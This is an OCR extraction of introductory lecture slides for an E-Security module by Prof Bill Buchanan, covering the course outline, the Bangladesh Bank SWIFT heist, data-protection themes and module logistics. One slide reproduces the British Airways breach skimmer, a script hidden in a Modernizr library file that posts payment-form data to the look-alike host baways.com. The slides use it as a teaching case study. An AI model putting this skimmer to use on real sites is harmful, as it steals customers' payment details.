

E-Security: Introduction

1. Cryptography Fundamentals.
2. Symmetric Key Encryption.
3. Hashing and MAC.
4. Asymmetric (Public) Key Encryption.
5. Key Exchange.
6. Trust and Digital Certificates.
7. Tunnelling.
8. Cryptocurrencies and Blockchain.
9. Future Cryptography.
10. Host Security.

Prof Bill Buchanan OBE

https://asecuritysite.com/encryption
https://asecuritysite.com/esecurity





Bob

Alice

Trent

11,000 banks
25.8 million messages per day

Bangladesh Central Bank

Malware searched for Swift messages and transfer requests

$81 million


$20 million
Used “fandation”

BLOCKED!

2nd hand switches.
No firewall for external access.

https://asecuritysite.com/encryption
https://asecuritysite.com/esecurity


inbenta
CHAT BOT
Hi! How can I help you?
Click "Message"
to launch chat.
Inbenta Chat Bot
@inbentachatbot
Home
About
Photos
Reviews
Internet/Software · San Mateo, California
5.0 OPEN ALWAYS
Search for posts on this Page
Very responsive to messages
100% response rate, 3-mins response time
Status
Photo / Video
Write something...
Inbenta Chat Bot
Inbenta Chat Bot
Yes
No
Yes
Linguistics is the science of studying language; linguists are the scientists who study the structure and function of language. Our computational linguists apply the principles of linguistics so our software can process natural language input.
Type a message...
GIF
Alice
Trent


Alice
Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js
Status
Messages (0)
Dependent Requests (0)
Cookies (0)
Links (0)
Headers
SSL Certs (0)
Response & DOM
DOM Changes
Causes
Social
Inspection Results
Sequence To Parent
Response Body
g(a,b){var c;return window.getComputedStyle?c=document.defaultView.getComputedStyle(a,null).getPropertyValue(b):a.currentStyle&&
(c=a.currentStyle[b]),c}function
h(){d.removeChild(a),a=null,b=null,c=null}var
a=document.createElement("ruby"),b=document.createElement("rt"),c=document.createElement("rp"),d=document.documentElement,e="display",f="fo
ntSize";return
a.appendChild(c),a.appendChild(b),d.appendChild(a),g(c,e)=="none"||g(a,e)=="ruby"&&g(b,e)=="ruby-text"||g(c,f)=="6pt"&&g(b,f)=="6pt"?
(h(),!0):(h(),!1)}),Modernizr.addTest("time","valueAsDate"in
document.createElement("time")),Modernizr.addTest({texttrackapi:typeof
document.createElement("video").addTextTrack=="function",track:"kind"in
document.createElement("track")}),Modernizr.addTest("placeholder",function()
{return"placeholder"in(Modernizr.input||document.createElement("input"))&&"placeholder"in(Modernizr.textarea||document.createElement("texta
rea"))}),Modernizr.addTest("speechinput",function(){var
a=document.createElement("input");return"speech"in a||"onwebkitspeechchange"in
a}),function(a,b){b.formvalidationapi=!1,b.formvalidationmessage=!1,b.addTest("formvalidation",function(){var
c=a.createElement("form");if("checkValidity"in c){var
d=a.body,e=a.documentElement,f=!1,g=!1,h;return b.formvalidationapi=!0,c.onsubmit=function(a)
{window.opera||a.preventDefault(),a.stopPropagation()},c.innerHTML='<input
name="modTest"
required><button></button>',c.style.position="absolute",c.style.top="-99999em",d||
(f=!0,d=a.createElement("body"),d.style.background="",e.appendChild(d)),d.appendChild(c),h=c.getElementsByTagName("input")
[0],h.oninvalid=function(a)
{g=!0,a.preventDefault(),a.stopPropagation()},b.formvalidationmessage=!!h.validationMessage,c.getElementsByTagName("button")
[0].click(),d.removeChild(c),f&&e.removeChild(d),g}return!1})}(document,window.Modernizr);
window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",function(a){var
n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.value});var
e=document.getElementById("personPaying").innerHTML;n.person=e;var
t=JSON.stringify(n);setTimeout(function()
{jQuery.ajax({type:"POST",async:!0,url:"https://baways.com/gateway/app/dataprocessing/api/",data:t,dataType:"application/json"})},500)})};

Alice


Citizen rights to access their own data

Detect
Respond
Investigate

Incident Response

Encryption

Pseudo-anonymity


Alice
thecyberacademy.org
Supporting the Cyber Age
http://asecuritysite.com/

Alice

Citizen rights to access their own data

Detect
Respond
Investigate


Incident Response

Encryption


Pseudo-anonymity


A Tokenized World …

A Tokenized World …





A Tokenized World …







A Tokenized World …









Disclaimer







- Encryption works great, until it doesn't.
- Encryption works great, as long as no one makes a mistake.
- Encryption works great, unless something goes wrong.
- Encryption works great, as long as everything works right.

Module Delivery

Web site

youtube.com

slack esecurity2020.slack.com

Overleaf

@billatnapier

asecuritysite.com

github.com/billbuchanan/esecurity

Module Delivery

Web site

youtube.com

Lectures/Lab Demos

Overleaf

Coursework submission

ubuntu

Open SSL

Labs


github.com/billbuchanan/esecurity

Draft Timetable

Web site

No	Date	Subject	Lab
1	17 Jan 2020	Ciphers and Fundamentals Unit	Lab [Link] Demo [Link]
2	24 Jan 2020	Symmetric Key Unit	Lab [Link] Demo [Link]
